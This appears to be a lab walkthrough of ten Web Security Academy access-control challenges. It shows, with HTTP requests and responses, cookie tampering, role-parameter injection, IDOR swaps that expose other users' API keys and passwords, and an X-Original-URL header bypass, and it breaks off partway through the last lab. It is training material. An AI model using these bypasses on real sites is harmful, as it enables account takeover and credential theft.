


Access control vulnerabilities.

Lab 1

Unprotected admin functionality.

To solve this lab, all we need to do is simply delete the user named Carlos.


We can inject robots.txt to the URL to view the users.



The screenshot shows a browser window with the URL <https://0add00cf0407a1ae802049dd009d00ca.web-security-academy.net/robots.txt>. The page content is:

```
User-agent: *
Disallow: /administrator-panel
```

It shows us the path to the administrator panel.



The screenshot shows a browser window with the URL <https://0add00cf0407a1ae802049dd009d00ca.web-security-academy.net/administrator-panel>. The page content is:

```
User-agent: *
Disallow: /admin
```

Replace robots.txt with the disallowed parameter.

The screenshot shows a web browser window with the URL <https://0add00cf0407a1ae802049dd009d00ca.web-security-academy.net/administrator-panel>. The page title is "Web Security Academy" with a red lightning bolt icon. To the right, it says "Unprotected admin functionality" and "Back to lab description >". Below this, a large blue header says "Users". Underneath, there are two entries: "wiener - Delete" and "carlos - Delete".

And finally delete the user carlos.

The screenshot shows the same browser window after the user has solved the lab. The URL remains the same. The page title is "Web Security Academy" with a red lightning bolt icon. To the right, it says "Unprotected admin functionality" and "Back to lab description >". A green button at the top right indicates the lab is "Solved". Below this, a large orange banner says "Congratulations, you solved the lab!" with links to "Share your skills!" and "Continue learning >". The message "User deleted successfully!" is displayed. The "Users" section shows only the entry "wiener - Delete".

The lab is solved.

Lab 2

Unprotected admin functionality with unpredictable URL.

To solve this lab, we must delete the user carlos, again.


However, we don't know where the admin panel is.

To find it, we can view the page source of the homepage of the lab.

```
<script>
var isAdmin = false;
if (isAdmin) {
    var topLinksTag = document.getElementsByClassName("top-links")[0];
    var adminPanelTag = document.createElement('a');
    adminPanelTag.setAttribute('href', '/admin-cb7v5r');
    adminPanelTag.innerText = 'Admin panel';
    topLinksTag.appendChild(adminPanelTag);
    var pTag = document.createElement('p');
    pTag.innerText = '|';
    topLinksTag.appendChild(pTag);
}
</script>
```

As we can see, the homepage source has some JavaScript code that discloses the URL of the admin panel.

inject that into the lab URL.



After that we can access the admin panel and delete the user carlos.


The screenshot shows a web browser window with the URL <https://0aa200db03949d3180db4e4a00c80084.web-security-academy.net/admin-cb7v5r>. The page title is "Unprotected admin functionality with unpredictable URL". On the left, there's a "Web Security Academy" logo with a lightning bolt icon. To the right of the logo, it says "Unprotected admin functionality with unpredictable URL" and "Back to lab description >". Below this, the word "Users" is centered in a large blue font. Underneath "Users", there are two entries: "wiener - Delete" and "carlos - Delete".

The screenshot shows the same web browser window after a user has been deleted. The URL remains the same. The page title is now "Unprotected admin functionality with unpredictable URL". The "Web Security Academy" logo is present. A green button on the right says "LAB Solved" with a trophy icon. Below the title, it says "Congratulations, you solved the lab!" and "Share your skills! [Twitter](#) [LinkedIn](#) Continue learning >". A message "User deleted successfully!" is displayed. The "Users" section is still visible with the entry "wiener - Delete".

Lab 3

User role controlled by request parameter.

Login




A screenshot of a login form. It has two input fields: 'Username' containing 'wiener' and 'Password' containing '.....'. Below the fields is a green 'Log in' button.

Login to the account using given credentials.


After that inspect the cookies. It is set to Admin=false.

Change it to Admin=true.




A screenshot of the Chrome DevTools Application tab. It shows a table of cookies. One cookie named 'Admin' has a value of 'true'. Another cookie named 'session' has a value of '0lg114Oisq9MudgBbt8zoP95AqVZMWeG'. The table includes columns for Name, Value, Domain, Path, Expires / ..., Size, HttpOnly, Secure, SameSite, Partition ..., Cross Site, and Priority.

Name	Value	Domain	Path	Expires / ...	Size	HttpOnly	Secure	SameSite	Partition ...	Cross Site	Priority
Admin	true	0a150054...	/	Session	9	✓	✓				Medium
session	0lg114Oisq9MudgBbt8zoP95AqVZMWeG	0a150054...	/	Session	39	✓	✓	None			Medium



A screenshot of the WebSecurity Academy 'My Account' page. The URL is 'User role controlled by request parameter'. The page shows the user's username is 'wiener'. There is a form to update the email address, with an 'Update email' button. At the top right, there is a 'LAB Not solved' badge.

now we can see there is an admin panel. Click it and delete user carlos.



The lab is solved.

Lab 4


User role can be modified in user profile.

The admin panel is disabled.

It is only accessible to users with the roleid,2.

Login to the my account tab using the provided credentials.

Once logged in, use the provided email address to update the email address and capture the request.



In the captured request, add “roleid”:2 into the JSON part and send it.

Request	Response
<pre>POST /my-account/change-email HTTP/2 Host: Oala00620318c42281d3e010056005b.web-security-academy.net Cookie: session=bJmlelHrywl37nc5r7XtfoMBBt3YhGjC Content-Length: 54 Sec-Ch-Ua-Platform: "Windows" Accept-Language: en-US,en;q=0.9 Sec-Ch-Ua: "Chromium";v="133", "Not(A:Brand";v="99" Content-Type: text/plain; charset=UTF-8 Sec-Ch-Ua-Mobile: ?0 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36 Accept: */ Origin: https://Oala00620318c42281d3e010056005b.web-security-academy.net Sec-Fetch-Site: same-origin Sec-Fetch-Mode: cors Sec-Fetch-Dest: empty Referer: https://Oala00620318c42281d3e010056005b.web-security-academy.net/my-account?id=wiener Accept-Encoding: gzip, deflate, br Priority: u=1, i { "email": "wiener@normal-user.net", "roleid": 2 }</pre>	<pre>HTTP/2 200 Found Location: /my-account Content-Type: application/json; charset=utf-8 X-Frame-Options: SAMEORIGIN Content-Length: 126 { "username": "wiener", "email": "wiener@normal-user.net", "apikey": "7d00FGDnInfr6EtaGERUVs5Jnx1LBRAz", "roleid": 2 }</pre>

Now we should be able to access the admin panel.

User role can be modified in user profile

Back to lab description >

Home | Admin panel | My account

Users

wiener - [Delete](#)

carlos - [Delete](#)

LAB Not solved

Delete user carlos.

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) Continue learning >

Home | Admin panel | My account

User deleted successfully!

Users

wiener - [Delete](#)

LAB Solved

Lab 5

User ID controlled by request parameter.

To solve the lab, we must find API key to the user carlos.

First login using the provided credentials.


We have the API key for weiner.

After that Change the id parameter to carlos to obtain his API key.

The screenshot shows the browser's developer tools Network tab. A GET request is made to the URL `/my-account?id=carlos`. The response is a JSON object containing the user's information. The response body is:

```
1   "username": "carlos",
2   "api_key": "gPx CfAGoLcR3Ln7sFV83iIDGNwt2dWYQ"
```

copy and submit the api key.



The screenshot shows a web browser window for the Web Security Academy. The URL in the address bar is <https://0aff00870304cdb8ca2f3fc0066002d.web-security-academy.net/my-account?id=wiener>. The page title is "User ID controlled by request parameter". A green button at the top right indicates the task is "Solved". The main content area displays a message: "Congratulations, you solved the lab!". Below this, there are links to "Share your skills!" (Twitter and LinkedIn icons), "Continue learning >", "Home", "My account", and "Log out". The "My Account" section header is visible, along with fields for email and an "Update email" button.

The lab is solved.

Lab 6

User ID controlled by request parameter, with unpredictable user IDs.

To solve this lab, we must find and submit the API key for the user, Carlos.

This lab identifies users via GUID's, so first find a blog post by carlos.

WebSecurity Academy

User ID controlled by request parameter, with unpredictable user IDs

Submit solution Back to lab description >

LAB Not solved

We can see that the user id in the URL is list of characters.

After that, Log into your account with the given credentials.

WebSecurity Academy

User ID controlled by request parameter, with unpredictable user IDs

Submit solution Back to lab description >

Home | My account | Log out

My Account

Your username is: wiener

Your API Key is: HOEnEaMrvguJXnjkzm4xnCYK3cneSM2

Email

Update email

Change the id parameter in the URL to the one we got from Carlos's blog post.

User ID controlled by request parameter, with unpredictable user IDs

LAB Not solved

Submit solution Back to lab description >

Home | My account | Log out

My Account

Your username is: carlos

Your API Key is: 7xQBqD9Hge490ge59z80ITjQwGXW3jMq

Email

Update email

Submit the carlos' API key as the solution.

User ID controlled by request parameter, with unpredictable user IDs

LAB Solved

Back to lab description >

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) Continue learning >

Home | My account | Log out

Lab 7

User ID controlled by request parameter with data leakage in redirect.

Start off by logging into your account using the given credentials and send the request to burp suite.

User ID controlled by request parameter with data leakage in redirect

Submit solution Back to lab description >

Home | My account | Log out

My Account

Your username is: wiener
Your API Key is: a138S9eVHYSghNO4hkOyX3eCTXNLMny

Email

Update email

Change the id parameter to carlos and send the request.

Request

```
1 GET /my-account?id=carlos HTTP/2
2 Host: 0a9900a503195713805f71e0007c0044.web-security-academy.net
3 Cookie: session=vBD7Q1RaDhpDyqUTsqDAsRJUV105qxr
4 Sec-Ch-Ua: "Chromium";v="133", "Not(A:Brand";v="59"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: en-US,en;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Dest: document
14 Referer: https://0a9900a503195713805f71e0007c0044.web-security-academy.net/login
15 Accept-Encoding: gzip, deflate, br
16 Priority: u=0, i
17
18
```

Response

```
51 </p>
52 <a href="/logout">
53 Log out
54 </a>
55 <p>
56 !
57 </p>
58 </section>
59 </header>
60 <header class="notification-header">
61 <h1>
62 My Account
63 </h1>
64 <div id="account-content">
65 <p>
66 Your username is: carlos
67 </p>
68 <div>
69 Your API Key is: MuwhhVZNuuljWAytyhSnHg0WaSKGb0r9
70 </div>
71 <br/>
72 <form class="login-form" name="change-email-form" action="/my-account/change-email" method="POST">
73 <label>
74 Email
75 </label>
76 <input required type="email" name="email" value="">
77 <input required type="hidden" name="csrf" value="pUL0SebzPsb07VxnDMgHdtGSqOkvOkq">
78 <button class="button" type="submit">
79 Update email
80 </button>
81 </form>
82 </div>
83 </div>
84 </section>
85 <div class="footer-wrapper">
```

Submit the API key as the solution.

A screenshot of a web browser displaying a completed lab from the WebSecurity Academy. The URL in the address bar is <https://0a9900a503195713805f71e0007c0044.web-security-academy.net/my-account?id=wiener>. The page title is "User ID controlled by request parameter with data leakage in redirect". The main content area says "Congratulations, you solved the lab!". A green button at the top right indicates the task is "Solved". Navigation links include "Back to lab description >>", "Share your skills! (Twitter icon)", "Share your skills! (LinkedIn icon)", and "Continue learning >>". At the bottom, there are links for "Home | My account | Log out".

Lab 8

User ID controlled by request parameter with password disclosure.

First log in using the provided credentials.

Intercept the request in burp suite.

My Account

Your username is: wiener

Email

Update email

Password

Update password

Request		Response	
Pretty	Raw	Hex	Pretty
1 GET /my-account?id=administrator HTTP/2			55 <p> Your username is: administrator
2 Host: Oadc00f604cb583497048f3e00090018.web-security-academy.net			56 </p>
3 Cookie: session=Fv3lxznfGVXKgQ85NhLB1gnUiTqOrVT			57 <form class="login-form" name="change-email-form" actions="/my-account/change-email" method="POST">
4 Cache-Control: max-age=0			58 <label> Email
5 Accept-Language: en-US,en;q=0.9			59 <input required type="email" name="email" value="">
6 Upgrade-Insecure-Requests: 1			60 <input required type="hidden" name="csrf" value="3Al0TKMvHB\$5cUpYawoTodp4iE0mUwqv">
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36			61 <button class="button" type="submit"> Update email
8 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7			62 </form>
9 Sec-Fetch-Site: same-origin			63 <form class="login-form" actions="/my-account/change-password" method="POST">
10 Sec-Fetch-Mode: navigate			64
11 Sec-Fetch-User: ?1			65 <label> Password
12 Sec-Fetch-Dest: document			66 <input required type="hidden" name="csrf" value="3Al0TKMvHB\$5cUpYawoTodp4iE0mUwqv">
13 Sec-Ch-Ua: "Chromium";v="133", "Not(A:Brand";v="59"			67 <input required type="password" name="password" value="fbhbvcxxnfjpkqtq3ls"/>
14 Sec-Ch-Ua-Mobile: ?0			68 <button class="button" type="submit"> Update password
15 Sec-Ch-Ua-Platform: "Windows"			69 </button>
16 Referer:			70 </div>
https://Oadc00f604cb583497048f3e00090018.web-security-academy.net/login			71 </section>
17 Accept-Encoding: gzip, deflate, br			72 <div class="footer-wrapper">
18 Priority: u=0, i			73 </div>
20			74 </div>
			75 </body>
			76 </html>
			77

Change the id to administrator. And we will get the password for admin.

Home | Admin panel | My account | Log out

My Account

Your username is: administrator


Email

[Update email](#)

Password

[Update password](#)

Now login as an administrator using obtained password and delete user carlos.



The screenshot shows a browser window for the 'Web Security Academy' lab titled 'User ID controlled by request parameter with password disclosure'. The URL is <https://0adc00f604cb583497048f3e00090018.web-security-academy.net/admin>. A green badge indicates the task is 'Solved'. A success message at the top says 'Congratulations, you solved the lab!'. Below it, a message says 'User deleted successfully!'. The main heading is 'Users' with a link to 'wiener - Delete'.

Lab 9

Insecure direct object references.

Select the live chat feature.

Once we send a message and click on view transcript, it outputs a downloadable file that contains the messages.

We can capture the download request in burpsuite and change the filename to 1.txt, to view all past messages.

In that we will find the password.

Request

Pretty	Raw	Hex
--------	-----	-----

```
1 GET /download-transcript/1.txt HTTP/2
2 Host: Oaa5006304709758804laddc000f002c.web-security-academy.net
3 Cookie: session=HiacpvVf7BKs5AU0u5AshAumERxIiuX
4 Sec-Ch-Ua: "Chromium";v="133", "Not A:Brand";v="99"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: en-US,en;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
10 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/*
png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://Oaa5006304709758804laddc000f002c.web-security-academy.net/chat
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
18
19
```

Response

Pretty	Raw	Hex	Render
--------	-----	-----	--------

```
1 HTTP/2 200 OK
2 Content-Type: text/plain; charset=utf-8
3 Content-Disposition: attachment; filename="1.txt"
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 520
6
7 CONNECTED: -- Now chatting with Hal Pline --
8 You: Hi Hal, I think I've forgotten my password and need confirmation that I've got
the right one
9 Hal Pline: Sure, no problem, you seem like a nice guy. Just tell me your password
and I'll confirm whether it's correct or not.
10 You: Wow you're so nice, thanks. I've heard from other people that you can be a
right ****
11 Hal Pline: Takes one to know one
12 You: Ok so my password is gtgdinefyua45h0w4ph5. Is that right?
13 Hal Pline: Yes it is!
14 You: Ok thanks, bye!
15 Hal Pline: Do one!
16
```

We can log in using the stolen credentials to solve the lab.

Login

Username

Password

Log in

← → ⌛ <https://0aa50063047097588041addc000f002c.web-security-academy.net/my-account?id=carlos>

 Insecure direct object references

Back to lab description »

LAB Solved 

Congratulations, you solved the lab! Share your skills!   Continue learning »

Home | My account | Live chat | Log out

My Account

Your username is: carlos

Email

Update email

Lab 10

URL-based access control can be circumvented.

Try to load /admin and observe that I get blocked.

Need to intercept the request and add the HTTP header **X-Original-URL: /invalid**. It returns a "not found" response. This indicates that the back-end system is processing the URL from the X-Original-URL header.

The screenshot shows the Network tab of a browser developer tools interface. On the left, the Request section shows a GET request to the root URL. The headers include X-Original-URL: /invalid. On the right, the Response section shows a 404 Not Found status with a Content-Type of application/json and a single message: "Not Found".

```
Request
Pretty Raw Hex
1 GET / HTTP/2
2 Host: 0a480004034b778f80237bda00cd00fb.web-security-academy.net
3 Cookie: session=oRhtfLqvPZ6cFjQYgfbRNWhgbz3hXlJ
4 Sec-Ch-Ua: "Chromium";v="133", "Not(A:Brand");v="99"
5 Sec-Ch-Ua-Mobile: 70
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: en-US,en;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
10 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a
png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://0a480004034b778f80237bda00cd00fb.web-security-academy.net/
16 X-Original-Url: /invalid
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=0, i
19
20

Response
Pretty Raw Hex Render
1 HTTP/2 404 Not Found
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 11
5
6 "Not Found"
```

Changed the value of the X-Original-URL header to /admin. And I could access the admin page.

By clicking the delete button we can't delete the user.

The screenshot shows a web page titled "Web Security Academy" with the sub-page title "URL-based access control can be circumvented". The main content area is titled "Users" and lists two users: "wiener" and "carlos". Each user entry includes a "Delete" link. At the top right of the page, there is a green "LAB" button with the text "Not solved" next to it. The "Delete" links for both users are displayed in blue text, which typically indicates they are clickable, but in this context, they are not functional.

To delete carlos, add `?username=carlos` to the real query string, and change the X-Original-URL path to `/admin/delete`.

Request

Pretty Raw Hex

1 GET /username=carlos HTTP/2
2 Host: 0a400004034b778f80c37bda00cd00fb.web-security-academy.net
